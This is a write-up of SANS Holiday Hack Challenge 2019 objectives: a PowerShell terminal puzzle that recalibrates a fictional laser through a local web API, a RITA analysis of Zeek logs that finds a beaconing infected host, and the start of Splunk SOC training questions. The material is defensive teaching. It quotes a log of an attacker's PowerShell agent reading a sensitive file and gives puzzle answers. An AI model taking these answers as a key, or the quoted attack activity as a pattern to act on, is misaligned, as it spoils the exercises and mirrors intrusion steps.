The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs (https://downloads.elfu.org/elfu-zeeklogs.zip)? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.

5.1 Escape Ed Cranberry Pi terminal challenge

Sparkle Redberry:



I'm Sparkle Redberry and Imma chargin' my laser! Problem is: the settings are off. Do you know any PowerShell? It'd be GREAT if you could hop in and recalibrate this thing. It spreads holiday cheer across the Earth ... ... when it's working!

Terminal hint:

- SANS' PowerShell Cheat Sheet: https://blogs.sans.org/pen-testing/files/2016/05/PowerShellCheatSheet_v41.pdf

Terminal challenge:

```
WARNGING: ctrl + c restricted in this terminal - Do not use endless loops
Type exit to exit PowerShell.

PowerShell 6.2.3
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/pscore6-docs
Type 'help' to get help.

🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲
🗲                                                                              🗲
🗲 Elf University Student Research Terminal - Christmas Cheer Laser Project     🗲
🗲 ------------------------------------------------------------------------- 🗲
🗲 The research department at Elf University is currently working on a top-secret 🗲
🗲 Laser which shoots laser beams of Christmas cheer at a range of hundreds of  🗲
```

```
🗲 miles. The student research team was successfully able to tweak the laser to   🗲
🗲 JUST the right settings to achieve 5 Mega-Jollies per liter of laser output.   🗲
🗲 Unfortunately, someone broke into the research terminal, changed the laser     🗲
🗲 settings through the Web API and left a note behind at /home/callingcard.txt.  🗲
🗲 Read the calling card and follow the clues to find the correct laser Settings. 🗲
🗲 Apply these correct settings to the laser using it's Web API to achieve laser  🗲
🗲 output of 5 Mega-Jollies per liter.                                            🗲
🗲                                                                                🗲
🗲 Use (Invoke-WebRequest -Uri http://localhost:1225/).RawContent for more info.  🗲
🗲                                                                                🗲
🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲

PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Fri, 10 Jan 2020 11:55:10 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 860

<html>
<body>
<pre>
--------------------------------------------------
Christmas Cheer Laser Project Web API
--------------------------------------------------
Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off

Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output

Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0

Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10

Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1

Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
--------------------------------------------------
</pre>
</body>
</html>

PS /home/elf> cd ..

PS /home> dir


    Directory: /home

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          1/10/20 10:51 AM                elf
--r---         11/18/19  7:53 PM            257 callingcard.txt

PS /home> type ./callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
```

The hint indicates looking at the PowerShell History:

```
PS /home> Get-History

  Id CommandLine
  -- -----------
   1 Get-Help -Name Get-Process
   2 Get-Help -Name Get-*
   3 Set-ExecutionPolicy Unrestricted
   4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
   5 Get-Service | Export-CSV c:\service.csv
   6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
   7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
   8 Get-EventLog -Log "Application"
   9 I have many name=value variables that I share to applications system wide. At a
command I w…

PS /home> Get-History -Id 9 | fl

Id                 : 9
CommandLine        : I have many name=value variables that I share to applications system
                     wide.
                     At a command I will reveal my secrets once you Get my Child Items.
ExecutionStatus    : Completed
StartExecutionTime : 11/29/19 4:57:16 PM
EndExecutionTime   : 11/29/19 4:57:16 PM
Duration           : 00:00:00.6090308
```

First laser setting found:
(Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent

The next hint indicates to look at the environmental variables:

```
PS /home> Get-ChildItem env:

Name                           Value
----                           -----
                               /bin/su
DOTNET_SYSTEM_GLOBALIZATION_I… false
HOME                           /home/elf
HOSTNAME                       afd7cf67521d
LANG                           en_US.UTF-8
LC_ALL                         en_US.UTF-8
LOGNAME                        elf
MAIL                           /var/mail/elf
PATH
/opt/microsoft/powershell/6:/usr/local/sbin:/usr/local/bin:/usr/s…
PSModuleAnalysisCachePath
/var/cache/microsoft/powershell/PSModuleAnalysisCache/ModuleAnaly…
PSModulePath
/home/elf/.local/share/powershell/Modules:/usr/local/share/powers…
PWD                            /home/elf
RESOURCE_ID                    83c9c83d-d46d-4972-943a-c0c744c2d646
riddle                         Squeezed and compressed I am hidden away. Expand me from my
priso…
SHELL                          /home/elf/elf
SHLVL                          1
TERM                           xterm
USER                           elf
USERDOMAIN                     laserterminal
userdomain                     laserterminal
USERNAME                       elf
username                       elf

PS /home> Get-ChildItem env:riddle | fl

Name  : riddle
Value : Squeezed and compressed I am hidden away. Expand me from my prison and I will show
        you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal im the
        newest of all.

PS /home> Get-ChildItem /etc/ -Recurse | Sort LastWriteTime
```

```
...
...

    Directory: /etc/apt

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---           1/10/20 10:51 AM        5662902 archive

PS /home> Expand-Archive /etc/apt/archive -DestinationPath /tmp/test/

PS /home> Get-ChildItem /tmp/test/refraction/

Directory: /tmp/test/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------           11/7/19 11:57 AM            134 riddle
------           11/5/19  2:26 PM        5724384 runme.elf

PS /home> chmod +x /tmp/test/refraction/runme.elf

PS /home> /tmp/test/refraction/runme.elf
refraction?val=1.867

PS /home> type /tmp/test/refraction/riddle
Very shallow am I in the depths of your elf home. You can find my entity by using my md5
identity:

25520151A320B5B0D21561F92C8F6224
```

Second laser setting found:
(Invoke-WebRequest http://127.0.0.1:1225/api/refraction?val=1.867).RawContent

The next hint provides the md5 hash of a file to find in depths folder:

```
PS /home> cd ./elf/

PS /home/elf> dir


    Directory: /home/elf

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---          12/13/19  5:15 PM                depths
--r---          12/13/19  4:29 PM           2029 motd


PS /home/elf> Get-ChildItem ./depths/ -Recurse -File | % {if((Get-FileHash -Path $_ -
Algorithm MD5).Hash -eq "25520151A320B5B0D21561F92C8F6224"){Write-Host $_}}
/home/elf/depths/produce/thhy5hll.txt

PS /home/elf> type /home/elf/depths/produce/thhy5hll.txt
temperature?val=-33.5

I am one of many thousand similar txt's contained within the deepest of /home/elf/depths.
Finding me will give you the most strength but doing so will require Piping all the
FullName's to Sort Length.
```

Third laser setting found:
(Invoke-WebRequest http://127.0.0.1:1225/api/temperature?val=-33.5).RawContent

The next hint indicates finding the longest path to a txt file:

```
PS /home/elf> Get-ChildItem ./depths/ -Recurse -Include "*.txt" | % { $ .Fullname } >
/tmp/list.txt
```

```
PS /home/elf> Get-Content /tmp/list.txt | Sort { $ .Length } | Select -Last 1
/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/l
ong/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/pl
ate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbe
d/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/
dropped/fox/0jhj5xz6.txt

PS /home/elf> Get-Content(Get-Content /tmp/list.txt | Sort { $_.Length } | Select -Last 1)
Get process information to include Username identification. Stop Process to show me you're
skilled and in this order they must be killed:

bushy
alabaster
minty
holly

Do this for me and then you /shall/see .

PS /home/elf> Get-Process -IncludeUserName

     WS(M)   CPU(s)      Id UserName                       ProcessName
     -----   ------      -- --------                       -----------
     26.88     1.24       6 root                           CheerLaserServi
    207.17    19.88      31 elf                            elf
      3.54     0.03       1 root                           init
      0.82     0.00      24 bushy                          sleep
      0.76     0.00      25 alabaster                      sleep
      0.72     0.00      27 minty                          sleep
      0.77     0.00      29 holly                          sleep
      3.35     0.00      30 root                           su

PS /home/elf> Stop-Process -Id 24 -force

PS /home/elf> Stop-Process -Id 25 -force

PS /home/elf> Stop-Process -Id 27 -force

PS /home/elf> Stop-Process -Id 29 -force

PS /home/elf> Get-ChildItem /shall/see

    Directory: /shall

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---           1/10/20 11:29 AM            149 see

PS /home/elf> Get-Content /shall/see
Get the .xml children of /etc - an event log to be found. Group all .Id's and the last
thing will be in the Properties of the lonely unique event Id.

PS /home/elf> Get-ChildItem /etc/ -Recurse -Include '*.xml' -ErrorAction 'SilentlyContinue'


    Directory: /etc/systemd/system/timers.target.wants

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          11/18/19  7:53 PM       10006962 EventLog.xml


PS /home/elf> Get-Content /etc/systemd/system/timers.target.wants/EventLog.xml | Select-
String -Pattern 'N="id"' | Group-Object | Select-Object Count, Name

Count Name
----- ----
    1       <I32 N="Id">1</I32>
   39       <I32 N="Id">2</I32>
  179       <I32 N="Id">3</I32>
    2       <I32 N="Id">4</I32>
  905       <I32 N="Id">5</I32>
   98       <I32 N="Id">6</I32>

PS /home/elf> Get-Content /etc/systemd/system/timers.target.wants/EventLog.xml | Select-
String -Pattern 'N="id">1' -Context 8,140

    <Obj RefId="1800">
      <TN RefId="1800">
```

```
        <T>System.Diagnostics.Eventing.Reader.EventLogRecord</T>
        <T>System.Diagnostics.Eventing.Reader.EventRecord</T>
        <T>System.Object</T>
      </TN>
      <ToString>System.Diagnostics.Eventing.Reader.EventLogRecord</ToString>
      <Props>
>       <I32 N="Id">1</I32>
        <By N="Version">5</By>
        <Nil N="Qualifiers" />

        <...>
        <...>
        <...>

            <Obj RefId="18016">
              <TNRef RefId="1806" />
              <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
              <Props>
                <S N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c
"`$correct_gases_postbody = @{`n    O=6`n    H=7`n    He=3`n    N=4`n    Ne=22`n    Ar=11`n
Xe=10`n    F=20`n    Kr=8`n    Rn=9`n}`n"</S>
              </Props>
```

Fourth and last laser setting found:
(Invoke-WebRequest http://127.0.0.1:1225/api/gas -Method Post -Body @{O=6;H=7;He=3;N=4;Ne=22;Ar=11;Xe=10;F=20;Kr=8;Rn=9}).RawContent

Now that we have all the 4 settings for the laser let's set them and turn the laser on:

```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/angle?val=65.5).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Date: Fri, 10 Jan 2020 11:58:51 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 77

Updated Mirror Angle - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf> (Invoke-WebRequest -Uri
http://localhost:1225/api/refraction?val=1.867).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Fri, 10 Jan 2020 11:59:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 87

Updated Lense Refraction Level - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/temperature?val=-
33.5).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Fri, 10 Jan 2020 11:59:13 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 82

Updated Laser Temperature - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method Post -Body
@{O=6;H=7;He=3;N=4;Ne=22;Ar=11;Xe=10;F=20;Kr=8;Rn=9}).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Fri, 10 Jan 2020 11:59:28 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 81

Updated Gas Measurements - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/on).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Fri, 10 Jan 2020 11:59:40 GMT
Content-Type: text/html; charset=utf-8
```

```
Content-Length: 32

Christmas Cheer Laser Powered On
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/output).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Fri, 10 Jan 2020 11:59:50 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 200

Success! - 6.00 Mega-Jollies of Laser Output Reached!
```

Sparkle Redberry:

You got it - three cheers for cheer!
For objective 5, have you taken a look at our Zeek logs?
Something's gone wrong. But I hear someone named Rita can help us.
Can you and she figure out what happened?

Objective hint:

- RITA's homepage: https://www.activecountermeasures.com/free-tools/rita/


5.2 Network Log Analysis: Determine Compromised System

Download Slingshot VM (https://www.sans.org/slingshot-vmware-linux/download) and the Zeek logs (https://downloads.elfu.org/elfu-zeeklogs.zip). Unzip the logs and import them in to rita database elfu. Once the import is completed create a html report and open it in firefox:

```
slingshot@slingshot:~/HHC2019$ unzip -q elfu-zeeklogs.zip
slingshot@slingshot:~/HHC2019$ rita import elfu-zeeklogs/ elfu

        [+] Importing [elfu-zeeklogs/]:
        [-] Verifying log files have not been previously parsed into the target dataset ...
        [-] Parsing logs to: elfu ...
        [-] Parsing elfu-zeeklogs/conn.log-00001_20190823120021.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00002_20190823121227.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00003_20190823122444.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00004_20190823123904.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00005_20190823125418.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00006_20190823130731.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00007_20190823132006.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00008_20190823133226.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00009_20190823134452.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00010_20190823135858.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00011_20190823141243.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00012_20190823142450.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00013_20190823143553.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00014_20190823144759.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00015_20190823150213.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00016_20190823151412.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00017_20190823152558.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00018_20190823153753.log -> elfu
        [-] Parsing elfu-zeeklogs/conn.log-00019_20190823155032.log -> elfu
```

```
        [-] Parsing elfu-zeeklogs/ssl.log-00092_20190824082655.log -> elfu
        [-] Parsing elfu-zeeklogs/ssl.log-00093_20190824083906.log -> elfu
        [-] Parsing elfu-zeeklogs/ssl.log-00094_20190824085227.log -> elfu
        [-] Parsing elfu-zeeklogs/ssl.log-00095_20190824090519.log -> elfu
        [-] Parsing elfu-zeeklogs/ssl.log-00096_20190824091651.log -> elfu
        [-] Host Analysis:            41993 / 41993  [==================] 100 %
        [-] Uconn Analysis:           115915 / 115915  [==================] 100 %
        [-] Exploded DNS Analysis:    47836 / 47836  [==================] 100 %
        [-] Hostname Analysis:        47836 / 47836  [==================] 100 %
        [-] Beacon Analysis:          115915 / 115915  [==================] 100 %
        [-] UserAgent Analysis:       6 / 6  [==================] 100 %
        [!] No certificate data to analyze
        [-] Updating blacklisted peers ...
        [-] Indexing log entries ...
        [-] Updating metadatabase ...
        [-] Done!

Theres a new Patch version of RITA 3.1.1 available at:
https://github.com/activecm/rita/releases

slingshot@slingshot:~/HHC2019$ rita html-report
[-] Writing: /home/slingshot/HHC2019/elfu/elfu
[-] Wrote outputs, check /home/slingshot/HHC2019/elfu for files
slingshot@slingshot:~/HHC2019$ firefox ./elfu/index.html &
```

Going to the Beacons tab for the elfu report it clearly identifies the IP address of the malware-infected system and the IP address it is beaconing out:



Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode
0.998	192.168.134.130	144.202.46.214	7660	1156.000	10	683	10
0.847	192.168.134.132	150.254.186.145	684	13634.000	37042	2563	1
0.847	192.168.134.131	150.254.186.145	684	13737.000	8741	2244	1
0.840	192.168.134.135	150.254.186.145	345	12891.000	1	2097	1
0.835	192.168.134.134	216.17.109.252	63	92.000	2	0	3
0.835	192.168.134.133	45.55.96.63	132	1268.000	9	49	1

Network Log Analysis: Determine Compromised System Answer:

192.168.134.130

After solving the first 5 objectives it was time to check in with Santa again in the quad:

Santa:

Thank you for finding Jane and Michael, our two turtle doves!
I've got an uneasy feeling about how they disappeared.
Turtle doves wouldn't wander off like that.
Someone must have stolen them! Please help us find the thief!
It's a moral imperative!
I think you should look for an entrance to the steam tunnels and solve Challenge 6 and 7 too!
Gosh, I can't help but think:
Winds in the East, snow coming in…
Like something is brewing and about to begin!
Can't put my finger on what lies in store,
But I fear what's to happen all happened before!

After the conversation objectives 6 till 12 are added to your badge.

6 OBJECTIVE: SPLUNK

Difficulty: 


Access https://splunk.elfu.org/ as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.

6.1 SPLUNK TRAINING QUESTIONS

Professor Banas:

Hi, I'm Dr. Banas, professor of Cheerology at Elf University.
This term, I'm teaching "HOL 404: The Search for Holiday Cheer in Popular Culture," and I've had quite a shock!
I was at home enjoying a nice cup of Gløgg when I had a call from Kent, one of my students who interns at the Elf U SOC.
Kent said that my computer has been hacking other computers on campus and that I needed to fix it ASAP!
If I don't, he will have to report the incident to the boss of the SOC.
Apparently, I can find out more information from this website https://splunk.elfu.org/ with the username: elf / Password: elfsocks.
I don't know anything about computer security. Can you please help me?

After logging in to the website https://splunk.elfu.org with the username and password provided we were able to contact Kent:



Chat with #ELFU SOC:

Cosmo Jingleberg
Hey did you all see that beaconing detection from RITA?
Zippy Frostington
Yep. And we have some system called 'sweetums' here on campus communicating with the same weird IP
Alice Bluebird
Gah... that's Professor Banas' system from over in the Polar Studies department
Guest (me)
That's why I'm here, actually...Kent sent me to this channel to help with Prof. Banas' system
Alice Bluebird
smh...I'll DM you

Chat with Alice Bluebird

Alice Bluebird
hey hey...
Guest (me)
Hiya Alice
Alice Bluebird
I see you've met Kent
Guest (me)
briefly. He seems...frustrated
Alice Bluebird
Pretty accurate. He's been here a long time and he struts around like some sort of cyber-peacock
Alice Bluebird
Some time (preferably over good eggnog) I'll tell you about his horrible opsec, too
Alice Bluebird
Suffice to say we have adversaries poking fun at him during attacks. JML
Guest (me)
JML?
Alice Bluebird
jingle my life
Guest (me)
LOL!
Alice Bluebird
So Cosmo, Zippy, and I have a good handle on what went down with Professor B's system
Guest (me)
ah, gotcha
Alice Bluebird
But we can always use good analysts here in the SOC, so if you can figure it out, we'll put in a good word with the boss of the SOC.
Guest (me)
Let's do this!
Alice Bluebird
Okay. Your goal is to find the message for Kent that the adversary embedded in this attack.
Alice Bluebird

If you think you have the chops for that, don't let me slow you down. Get searching and enter the Challenge Question answer when you've found it.
Alice Bluebird
You'll need to know some things, though:
We use Splunk, so click here (https://splunk.elfu.org/en-US/app/SA-elfusoc/search) or hit the Search link in the navigation up above to get started.
I copied some raw files here (http://elfu-soc.s3-website-us-east-1.amazonaws.com/) or click the File Archive link in the navigation. (You'll find some references to the File Archive contents in Splunk)
You'll need to use both of these resources to answer the Challenge Question!

Alice Bluebird
Don't worry though, I can get you started down the right path with a few hints if you need 'em. All you have to do is answer the first training question. If you've read all the chat windows here, you already have the answer ;-)

6.1.1 Training Question 1

What is the short host name of Professor Banas' computer?

The #ELFU SOC chat indicated Professor Banas' computer was beaconing also to the 144.202.46.214 IP address and the system is called **sweetums**

Answer: ***sweetums***

Chat with Alice Bluebird

Guest (me)
Boom, first one done.
Alice Bluebird
Oh good, you read the #ELFU SOC chat :-)
Alice Bluebird
I jest :-) Okay check out the next question. You'll need to actually search for the answer this time.
Alice Bluebird
You may not know this, but Professor Banas is pretty close to the big guy.
Guest (me)
Santa?
Alice Bluebird
Yep. This is why we keep detailed logs from Professor B's machine
Guest (me)
I didn't know Banas was inner-circle... But then again, why would I know that?
Alice Bluebird
Well he is and the adversaries know it. They are always attacking him and the Elf U network trying to get to Santa.
Alice Bluebird
Our very first worry was they may have found some of Santa's sensitive data.
Guest (me)
Did they?
Alice Bluebird
That's what you need to tell me!
Alice Bluebird

I'll give you a tip. Sometimes simpler is better. If you have a word that you are really interested in, just start searching for it. Here is an example of searching for the professor's username (https://splunk.elfu.org/en-US/app/SA-elfusoc/search?q=search%20index%3Dmain%20cbanas&display.page.search.mode=smart&dispatch.sample_ratio=1&earliest=0&latest=now&display.general.type=events&display.page.search.tab=events)

Alice Bluebird

It's not a very precise search technique, but it can provide context and get you started.

Guest (me)

nods

Alice Bluebird

Use that technique (with a different search term) to answer question 2.

Guest (me)

I'm struggling with what to search for. Maybe I should search for "sweetums"

Alice Bluebird

Well, I just told you who we were most worried about protecting. Maybe start with his name! Also, sweetums is a good thought, but this is a training exercise and pretty much all the data pertains to that one host already so just searching for that may not get you far.

6.1.2 Training Question 2

What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)

A new search for **santa**: `index=main santa` quickly identifies the sensitive file accessed:

i	Time	Event
>	8/25/19 5:19:20.000 PM	08/25/2019 09:19:20 AM LogName=Microsoft-Windows-PowerShell/Operational SourceName=Microsoft-Windows-PowerShell EventCode=4103 EventType=4 Type=Information ComputerName=sweetums.elfu.org User=NOT_TRANSLATED Sid=S-1-5-21-1217370868-2414566453-2573080502-1004 SidType=0 TaskCategory=Executing Pipeline OpCode=To be used when operation is just executing a method RecordNumber=417616 Keywords=None Message=CommandInvocation(Stop-AgentJob): "Stop-AgentJob" CommandInvocation(Format-List): "Format-List" CommandInvocation(Out-String): "Out-String" ParameterBinding(Stop-AgentJob): name="JobName"; value="4VCUDA" ParameterBinding(Format-List): name="InputObject"; value="C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt:1: Carl, you know there's no one I trust more than you to help. Can you have a look at this draft Naughty and Nice list for 2019 and let me know your thoughts? -Santa" ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.FormatStartData" ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.GroupStartData"

Answer: ***C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt***

Chat with Alice Bluebird

Alice Bluebird

Okay that was a good warmup. FYI, Here's the search I'd have used for that last one.


Alice Bluebird
Why he had a draft copy of this year's naughty and nice list sitting on his PC, I'll never know.
Alice Bluebird
Did you see the download of the scanning tool, too? That's interesting, but let's stay on task here.
Guest (me)
That was pretty easy...
Alice Bluebird
Well, you'll need to do a lot more than super-grep for Santa Claus to work in this SOC.
Guest (me)
haha understood
Alice Bluebird
You probably noticed right away that the attack used PowerShell. I need you to tell me the fully qualified domain name (FQDN) used for command and control.
Alice Bluebird
Use Microsoft Sysmon data to answer this question. Here's some background on Sysmon (https://www.splunk.com/en_us/blog/security/a-salacious-soliloquy-on-sysmon.html) if you need it.
Alice Bluebird
To search Sysmon data in our system, start by specifying the sourcetype using a search like sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
Alice Bluebird
In Sysmon, Event Code 3 represents network connections and you can narrow your search by adding the term 'powershell'. There is an implied boolean AND operator between any search terms that you add. Try to narrow your search to include these terms.
Alice Bluebird
Your search should look something like this sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3
Alice Bluebird
